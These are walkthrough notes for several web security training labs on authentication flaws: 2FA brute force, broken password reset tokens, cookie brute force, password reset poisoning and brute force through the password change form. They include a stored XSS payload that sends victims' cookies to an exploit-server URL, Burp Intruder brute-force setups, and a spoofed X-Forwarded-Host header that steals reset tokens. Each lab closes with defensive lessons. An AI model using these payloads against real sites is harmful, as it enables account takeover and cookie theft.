- Go to the **“Details” tab**:
    - Click **Add** → **Run a Macro**

3. Under **Select macro** click **Add** to open the **Macro Recorder**. Select the following 3 requests:
4. GET /login
5. POST /login
6. GET /login2

   Use to select requests:

- **Ctrl + Click** (Windows/Linux) or **Cmd + Click** (Mac) to select **multiple non-consecutive requests**.
- **Shift + Click** to select a **range**.

  Click **"OK"** to confirm your selections.

7. Then click **OK**. The **Macro Editor** dialog opens.
8. Click **Test macro** and check that the final response contains the page asking you to provide the 4-digit security code. This confirms that the macro is working correctly i.e in the last response .

9. Keep clicking **OK** to close the various dialogs until you get back to the main Burp window. The macro will now automatically log you back in as Carlos before each request is sent by Burp Intruder.

🔐 Step 3: Prepare to brute-force 2FA

In HTTP History, **send the `POST /login2` request** (where you entered the wrong code) to send it to **Intruder**.
Select the payload position to mfa-code:
`mfa-code=§5647§`

1. Go to **Payloads tab**:
    - Payload type: **Numbers**
    - Range: `0000` to `9999`
    - Step: `1`
    - Min/Max digits: set both to **4**
    - Max fraction digits: **0**
2. On right side click on resource pool → create new resource pool → check ☑️ maximum concurrent requests and fill it to 1.

A **Resource Pool** in Burp controls how **Intruder sends requests**, including **how many it sends in parallel (concurrently)**.

Since the lab **logs you out after more than 2 incorrect 2FA attempts in quick succession**, we limit the **maximum concurrent requests(threads) to 1**.
This ensures that **only one 4-digit code is tested at a time**, preventing account lockout and allowing a successful brute-force attack.

▶️ Step 4: Start attack

- Start the Intruder attack.

- When a request gets a **302 Found**, that's the correct 2FA code!

🏁 **Step :5 Use successful session in browser**

1. Right-click the 302 request → **"Show response in browser"** → Copy the URL.
2. Paste it into your browser.

💥**Boom You solved the lab**

⚙️ **What the Macro Does here:**

The macro **automates logging Carlos back in** for every brute-force attempt — so that:

- You always have a **fresh valid session**.
- Each request to `/login2` is made **after logging in**, which is **required** by the app.
- You **don't trigger a lockout**, even if you try 9999 codes.

✅ **In Summary:**

The **macro**:

- Logs Carlos in again automatically before every brute-force attempt.
- Keeps your session **fresh**.
- **Bypasses the logout mechanism**.
- Enables **Intruder** to test thousands of codes **safely** one-by-one.

Without this macro, the server would detect multiple wrong attempts and kick you out — and your brute-force attack would fail.

🔁 What Is a Macro in Burp Suite?

A **macro** in Burp Suite is a sequence of recorded HTTP requests that Burp can replay automatically to perform tasks like:

- Re-authenticating to a site
- Grabbing a fresh CSRF token
- Refreshing expired sessions
- Navigating multi-step logins

🛠️ Common Use Cases for Macros

- Auto-login before every request (e.g., for Intruder or Repeater)
- Refresh session cookies
- Handle CSRF tokens
- Maintain state for complex apps during automate attacks

In the above lab while performing brute force goto **session tracers** you can see that for every request there is a different **csrf token**.

Lab: Password reset broken logic

🎯 Goal:

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.

✅ Step-by-Step Solution

Step 1:Login as wiener

Log in as wiener and note its email.

🧪 Step 2: Initiate Password Reset for Your Account

1. Open the lab in your browser with Burp Suite running.

2. Click on my account .
3. Enter your own username: `wiener`
4. Click on forget password.
5. Enter the wiener's email.

📩 **Step 2: Open the email and reset your password**

- Click the **"Email client"** button of wiener.
- You'll receive an email with a reset link.
- Click the link to go to the reset page.
- Set a **new password** (e.g., `test`).

🔍 **Step 3: Analyze the password reset request in Burp**

- In **Burp > Proxy > HTTP History**, find the **POST** request made when you submitted your new password.
- You'll see a request to: `POST/forgot-password?temp-forgot-password-token=<token>`
- Inspect the body of the request — it will include parameters like:

username=wiener&new-password-1=Test&new-password-2=Test

🧪 **Step 4: Test If Token Is Actually Checked**

1 . **Right-click** the POST request and **Send to Repeater**.
2 . In **Repeater**, **remove the token** from:
    - The URL → /forgot-password?temp-forgot-password-token=
3 . **Send the request**.

4 . ✅ If you still see a success response, **token validation is broken**.

Without removing **token validation** you can also change password for carlos

🎯 Step 5: Reset Carlos's password

- Change the username to carlos in the repeater and send the request.
- You will get HTTP 2/ 302 Found
- Follow redirection
- Enter the password for carlos manually in the browser.

💥BOOM You solve the lab

Vulnerability:
The application allows password resets **without properly validating the reset token**, which is meant to ensure that only the rightful user (who received the reset email) can change their password.

🔍 Root Cause

The application **failed to verify the password reset token** before accepting a password change. It trusted the `username` parameter alone, which is easily manipulated.

🔐 Security Lesson

> **Never trust user input alone. Always validate password reset tokens server-side before allowing a password change.**

🔓 Lab: Brute-forcing a Stay-Logged-In Cookie

🎯 Goal:

Access Carlos's "My account" page by brute-forcing the stay-logged-in cookie.

This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing.

✅ Step-by-Step Walkthrough

🧪 Step 1: Login as wiener

- Go to the login page.
- Enter:
  - Username: wiener
  - Password: peter
  - ✅ Tick "Stay logged in"
- Click **Log in**.

🕵️ Step 2: Capture the Cookie

- Go to **Burp Suite** → **Proxy** → **HTTP history**.
- Find the request to /my-account?id=wiener.
- Look at the **stay-logged-in** cookie in the request header.
- Examine this cookie in the Inspector panel and notice that it is Base64-encoded and its decoded value is also given wiener:51dc30ddc473d43a6011e9ebba6ca770. It is MD5 hash when you decode 51dc30ddc473d43a6011e9ebba6ca770 this part then you will come to know that it is the password itself i.e peter.

🔍 Step 3: Understand the Pattern

You can guess the format is:
base64(username+':'+md5HashOfPassword)

💣 Step 4: Prepare Burp Intruder Attack

1. Right-click the /my-account?id=wiener highlight the stay-logged-in cookie parameter and send the request to Burp Intruder.
2. In **Intruder**:
    - You will see that stay-logged-in cookie has been automatically added as a payload position.

      stay-logged-in=$d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw$;

⚙️ Step 5: Configure Intruder Payloads

1. Go to the **Payloads** tab:

    - Payload type: **Simple list**
    - Add **your password (peter)** for the wiener account.

2. In **Payload Processing**:
    - Click **Add** the following processing steps **in order**:

        - **Hash** → Method: **MD5**
        - **Add prefix** → wiener:
        - **Encode** → **Base64-encode**

Why 🤦

Because stay-logged-in is in the form of
base64(username+':'+md5HashOfPassword)

3. Go to **Options** → **Grep Match**

    - Add a match condition: **Update email**
    - This helps you detect which request was successful.

As the **Update email** button is only displayed when you access the **My account** page in an authenticated state, we can use the presence or absence of this button to determine whether we've successfully brute-forced the cookie.

🧪 Step 6: Confirm it Works

- Click **Start attack**
- Observe that the response contains **"Update email"** →will give **1** proves the processing works.

🛠️ Step 7: Brute Force for Carlos

1. In the Payload list, remove peter.
2. Add the **candidate passwords** provided by the lab.
3. In **Payload Processing**:
    - Change **prefix** to: carlos: instead of wiener:
4. In the request:
    - Change the **URL** from id=wiener to id=carlos

▶️ Step 9: Start Attack

- Start the attack.
- Look for the **302 response** or the one with **"Update email"** value = **1**.
- That payload is the valid cookie for Carlos.

🏁 Step 10: When the attack is finished:

1. The lab will be solved, If not then copy and paste the show response in the browser.

2. Notice that only one request returned a response containing an Update email. The payload from this request is the valid stay-logged-in cookie for Carlos's account.

💥**BOOM you solved the lab**

🔐 Security Lessons Learned:

- Base64 is **not encryption** — it's easily reversible.
- MD5 is **insecure** and should never be used for password or session token protection.
- Session cookies must be:
    - Random and long
    - Server-side validated
    - Expirable and invalidated on logout.

🔓 Lab: Offline Password Cracking

Difficulty: 🟠 Practitioner
Objective: Steal Carlos's stay-logged-in cookie, crack the MD5 password hash offline, then log in and delete his account.

✅ Step-by-Step Walkthrough

🧪 Step 1: Analyze Your Own Cookie

1. Log in with:
    - Username: `wiener`
    - Password: `peter`

- ✅ Tick "Stay logged in"

2. In **Burp Suite → Proxy → HTTP history**:
   - Locate the **Response** to your login request.
   - Inspect the **stay-logged-in** cookie in burp inspector.
3. Inspector will be decode as

`d2llbmVyOmQ1dDUzM2E0Y2UwN2U0OGUyZDg1MDIxZjM2ZTFiYmVj`
→ Decodes to:
`wiener:51dc30ddc473d43a6011e9ebba6ca770` (The hash part is likely MD5 of your password.)
51dc30ddc473d43a6011e9ebba6ca770 decode →**peter i,e** the password of wiener.

So the format is:
`base64(username + ':' + md5(password))`

🧨 Step 2: Exploit XSS to Steal Carlos's Cookie

1. **Go to the exploit server**.

2. Make note of your **exploit-server URL**, e.g.:
   `YOUR-ID.exploit-server.net`

Go to any blog post, and post a **comment** with the following **XSS payload** (replace with your server):

```
<script>document.location='https://YOUR-ID.exploit-server.net?c='+document.cookie</script>
```

3. Go back to your **exploit server**, then open the **Access log**.
   - Wait for the victim (Carlos) to view the comment.
     You'll see a request like:

```
GET
/?c=stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNG
RhYmZmM2JiMTM2ZjI0NjBhOTQz
```

🧮 Step 3: Crack Carlos's Password

Copy the value of the cookie and **Base64-decode** it:

```
carlos:26323c16d5f4dabff3bb136f2460a943
```

Use a tool like:

- CrackStation
- https://hashes.com

🔓 The cracked password is:

`onceuponatime`

🔐 Step 4: Log in as Carlos & Delete Account

1. Go to the login page.
2. Enter:
    - Username: `carlos`
    - Password: `onceuponatime`
3. Click **Login**.
4. Go to **My account**.
5. Click **Delete account**.

💥 Boom Lab Solved!

🧠 Key Takeaways:

- **Never store password hashes in cookies**, especially client-side.

- **MD5 is weak and outdated** — easily brute-forced or searched in rainbow tables.
- Combining **XSS + poor crypto design** is a critical vulnerability.
- **Always validate session tokens server-side**, and use **random session IDs**.

🧠 What We Learned

1. Weak Cookie Design is Dangerous

- The `stay-logged-in` cookie stores sensitive info in **Base64(username:MD5(password))** format.
- This exposes the **password hash** to the client, making it easy to extract and crack offline.

2. MD5 is Not Secure

- The password is hashed with **MD5**, which is fast and has known vulnerabilities.
- MD5 hashes can often be cracked instantly using **online databases or rainbow tables**.
- Do **not use MD5, SHA1**, or other outdated hash algorithms.
    - Use **bcrypt, scrypt, Argon2**, or **PBKDF2** for password hashing.
    - These are slow by design to prevent brute-force attacks.

3. Combining Vulnerabilities = Exploitation

- We used a **stored XSS vulnerability** to steal the victim's cookie. This demonstrates how different security flaws can be chained for serious impact.

4. Offline Attacks Are Powerful

- Once the attacker has the hash, the cracking can happen **completely offline**, unnoticed by the server.

- This bypasses rate limiting, lockouts, and other server-side protections.

5. Secure Session Handling is Critical

- Never store secrets like password hashes in client-side cookies.
- Use **secure, random session tokens** that are validated on the server.
- Set the following flags on cookies:
  ➢ `HttpOnly` → Prevents JavaScript from accessing the cookie.

  ➢ `Secure` → Ensures cookie is only sent over HTTPS.

  ➢ `SameSite=Strict` → Protects against CSRF.

In the real world, **reputable websites : 🚫do not store passwords in cookies**—and for good reason. Storing passwords in cookies is a major **security risk**.

🔍 **Here's Why It's a Bad Practice:**

1. Cookies Are Stored on the Client Side

- Anything in a cookie can be read (and potentially manipulated) by the client or stolen through attacks like **XSS**.

- If a hash of the password is stored and the hashing algorithm is weak (e.g. MD5), attackers can **crack it offline** using rainbow tables or brute-force.

2. Passwords or Hashes Are Long-Term Secrets

- Cookies are designed to be temporary tokens, not long-term secret storage.
- If a password or its hash is ever leaked (like in the lab), the attacker has full access — **indefinitely**.

✅ What Real Websites Do Instead:

❌ Bad Practice	✅ Best Practice
Store `username:md5(password)` in a cookie	Store a **random session ID** (e.g., `sessid=abc123`)
Authenticate user on each request with cookie hash	Authenticate using a **server-side session/token**
Trust what's in the cookie	Validate everything **server-side**

🔓 Lab: Password Reset Poisoning via Middleware

🎯 Goal:

This lab is vulnerable to password reset poisoning.
Exploit the password reset functionality to steal **Carlos's reset token**, change his password, and gain access to his account.

Your credentials:
wiener:peter
Victim credentials:
carlos

✅ Step-by-Step Walkthrough

🧪 Step 1: Trigger a Password Reset

1 . Log in with your account (wiener:peter) and turn **Burp Suite** on.
2 . Go to **Forgot your password** page.
Submit your username (**wiener**) to trigger a password reset.

🧠 Step 2: Observe the Reset Link Behavior

- Open Burp → Go to **Proxy** → **HTTP history**.
- Find the **GET /forgot-password?temp-forgot-password-token** request.

Notice: The reset link is emailed and contains a **token** like:

GET/forgot-password?temp-forgot-password-token=gixkgg3sekje3g6353qchz7pyfzdkayx

🛠️ Step 3: Send the Request to Repeater

- Right-click POST /forgot-password → **Send to Repeater**.
- In Repeater:
    - Change the **username** to carlos.

Add a new header:
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

    - This **tricks the middleware** into sending the reset link with your server as the host.

💥 Step 4: Capture Carlos's Token

- Go to the **Exploit Server → Access logs**

  You should see a GET /forgot-password request, which contains the victim's token as a query parameter. Make a note of this token.

- ✅ This means Carlos clicked the **malicious link**, and you now have **his token**.

🔁 Step 5: Reuse Carlos's Token

- In your browser, open **your original reset link** (from the email client).
  Replace your token in the URL with Carlos's stolen token.
- This opens the **password reset form for Carlos**.
- Set a **new password** (e.g., hackedCarlos123).

🔐 Step 6: Log In as Carlos

- Use carlos:hackedCarlos123 to log in.
- Go to **My account**.

💥 Boom Lab is Solved!

What is X-Forwarded-Host?

The X-Forwarded-Host header is a widely used HTTP header that indicates the original hostname and port requested by the client in the Host header, especially when the request has passed through a proxy or load balancer. It helps servers understand the intended destination when the proxy's hostname or port differs from the origin server.

🌍 **In the real world, attackers would:**

1. **Use their own domain or server**:
    - Buy a domain like attacker.com
    - Set up a web server to log requests (can be as simple as Nginx or Flask)

E.g.,
X-Forwarded-Host: attacker.com

The password reset link will be generated like:
https://attacker.com/forgot-password?temp-forgot-password-token=XYZ

2. **Send that link to the victim** (via phishing or automated logic):
    - If the application **doesn't validate the host properly**, the link will look **legit** (coming from the actual app), but the domain will point to the attacker.
    - When the victim clicks it, the **reset token is leaked** to the attacker.

🧪 How to Use X-Forwarded-Host in Testing

✅ Step-by-Step: Using X-Forwarded-Host

🔹 1. Identify a Function That Sends Links (e.g., Password Reset)

Look for features like:

- Forgot Password
- Email confirmation
- Invite system

You're looking for a request where the app sends an email to the user with a **link that includes a host/domain**.

🔹 2. Send the Request to Burp Repeater

In Burp:

- Intercept the password reset request (usually a POST to /forgot-password)
- Right-click → **Send to Repeater**

🔹 3. Modify the Host Header

In Repeater, add or modify:

X-Forwarded-Host: YOUR-EVIL-SITE.com

🧠 Why?

Some servers trust this header and use it to build links:

https://YOUR-EVIL-SITE.com/forgot-password?token=...

This link will be sent to the user (like carlos), and you'll get the token in **your server logs**.

🔹 **4. Send the Request**

Click **Send**.

✅ Check your exploit server (or your own server if testing for real) to see if the victim visited:

- You'll see a GET request containing their **reset token**.

🔹 **5. Use the Stolen Token**

Take that token and insert it into the real reset URL to hijack the victim's account.

🧠 **Summary**

Header	Purpose	Risk
X-Forwarded-Host	Tells the backend what host the original request used	Can be **spoofed** to hijack reset links

🛡️ How to Defend Against This Vulnerability

🔐 **1. Don't Trust `X-Forwarded-*` Headers Blindly**

Only trust these headers **if they're set by a trusted reverse proxy**, and validate them server-side.

🌐 **2. Use a Fixed, Hardcoded Base URL**

Reset links should be built using the application's **own known domain**, not from headers like:

- `Host`
- `X-Forwarded-Host`

Example Secure Reset Link Construction:

python
CopyEdit

```
reset_link =
"https://example.com/forgot-password?token=" + token
```

⛔ 3. Avoid Putting Sensitive Data in URLs

Prefer secure POST-based flows or one-time-use reset links that **expire quickly**.

🔒 4. Implement Rate Limiting and Expiration

- Tokens should **expire quickly** (e.g., 15 minutes).
- Tokens should be **bound to IPs or sessions** where appropriate.

🔓 Lab: Password Brute-force via Password Change

🎯 **Goal**: Brute-force Carlos's password by abusing logic flaws in the password change functionality.

> Your credentials: `wiener:peter`
> Victim's username: `carlos`

✅ Step-by-Step Guide

🧪 Step 1: Login as Wiener

- Visit the lab.
- Log in using:
    - **Username:** wiener
    - **Password:** peter

🧪 Step 2: Access the Password Change Form

- Go to **My Account** → **Change Password**.

- **Observation while changing password:**

  Case 1:

  Current password:peeter (wrong)

  New password:test

  Confirm new password:test

  Result->

  Lockout

  Case 2:

  Current password:peter

  New password:test

  Confirm new password:test

  Result->

Password successfully changed

Case 3:

Current password:peter

New password:test

Confirm new password:test1

Result->

New passwords do not match

✅ **This message confirms the current password is correct.**

🚀 So well will brute force this case for

🔍 **Observation-Based Logic Flaws**

🔢	Observation	Result	Why It's a Logic Flaw
1️⃣	Wrong current password + matching new passwords	Account gets locked	❌ The app enforces lockout based on new password match — not current password validity. It prioritizes the wrong check, enabling DoS or brute-force detection bypass.
2️⃣	Correct current password + matching new passwords	Password is changed	✅ Normal behavior.

3️⃣	Correct current password + mismatched new passwords	"New passwords do not match"	⚠️ **Leaky logic** — this confirms the current password is correct before validating the new ones. This allows an attacker to enumerate the correct password by brute-forcing based on the error message.

🔁 Step 3: Send the case 3 to Burp Intruder

- In Burp Suite, go to **Proxy** → **HTTP history**.
- Find the POST request for the **password change of case 3**.
- Right-click it → **Send to Intruder**.

⚙️ Step 4: Configure Intruder

Positions Tab:

Clear all § markers.

Highlight **current-password** and set it as the payload position.

username=carlos&current-password=§password§&new-password-1=abc123&new-password-2=xyz321

Payloads Tab:

- Payload type: **Simple list**
- Paste the **candidate passwords** given in the lab.

Grep Match (in Settings tab):

Add a new **Grep Match** string:

New passwords do not match

This tells Burp to highlight responses where the current password is correct.

🚀 Step 5: Start the Attack

- Click **Start attack** .
- Wait for results.

🎯 Step 6: Identify Correct Password

- Look at the **Grep Match** column.

- The password that returns differently "New passwords do not match" is Carlos's correct password.

🔓 Step 7: Log in as Carlos

- Log out as wiener.

- Log in with:

    - **Username:** carlos
    - **Password:** (from Intruder results)

- Click **My account** → **💥Boom Lab is solved!**